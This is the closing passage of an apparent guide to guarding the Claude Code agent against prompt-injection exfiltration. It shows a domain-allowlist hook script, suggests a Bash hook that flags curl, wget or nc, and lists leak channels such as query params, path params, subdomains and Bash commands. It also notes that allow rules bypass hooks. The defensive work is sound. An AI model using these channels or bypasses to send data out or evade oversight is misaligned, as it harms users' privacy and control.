  1. Allowlist known domains — instead of checking for ?, flip the logic. Only auto-allow domains you trust, and ask for everything else:
{
  "command": "python3 -c "import sys,json; from urllib.parse import urlparse; data=json.load(sys.stdin); url=data.get('tool_input',{}).get('url',''); host=urlparse(url).hostname or ''; trusted=['docs.python.org','developer.mozilla.org','github.com','stackoverflow.com']; is_trusted=any(host.endswith(d) for d in trusted); print('Unknown domain: '+url, file=sys.stderr) if not is_trusted else None; sys.exit(0 if is_trusted else 1)""
}
  1. Layer your defenses — combine the query param hook with a domain allowlist. Use exit 0 for trusted domains with no params, exit 1 for trusted domains with params or unknown domains, and exit 2 for known-bad patterns.

  2. Watch your Bash tool too — add a separate hook for Bash that flags curl, wget, or nc commands with suspicious arguments.

  3. Review the URL every time you approve — sounds obvious, but when you’re in flow and approving prompts quickly, it’s easy to glaze over. The whole point of exit code 1 is to make you pause. Actually pause.

Bottom line: The hook in this article reduces your attack surface significantly — most prompt injection exfiltration uses query params because it’s the easiest path. But no single check catches everything. Treat this as one layer, not the whole wall.

TL;DR

  • Don’t use permissions.allow for WebFetch — it bypasses all hooks
  • Use a PreToolUse hook that exits 0 (allow) or 1 (ask) based on the URL
  • Hook input is JSON via stdin
  • ~/.claude/settings.json makes it global across all projects
  • Query param checks are a good start, but consider domain allowlisting for stronger protection
  • Data can also leak via path params, subdomains, and Bash commands — layer your defenses

The goal isn’t to block Claude from fetching URLs. It’s to keep yourself in the loop when data might be leaving your machine. Two minutes of setup, permanent peace of mind — but stay vigilant.

If you’re using Claude Code daily, these small safety guardrails compound. Two minutes of config now saves you from a bad day later. Got a better hook setup? Drop it in the comments — let’s build a community-maintained collection.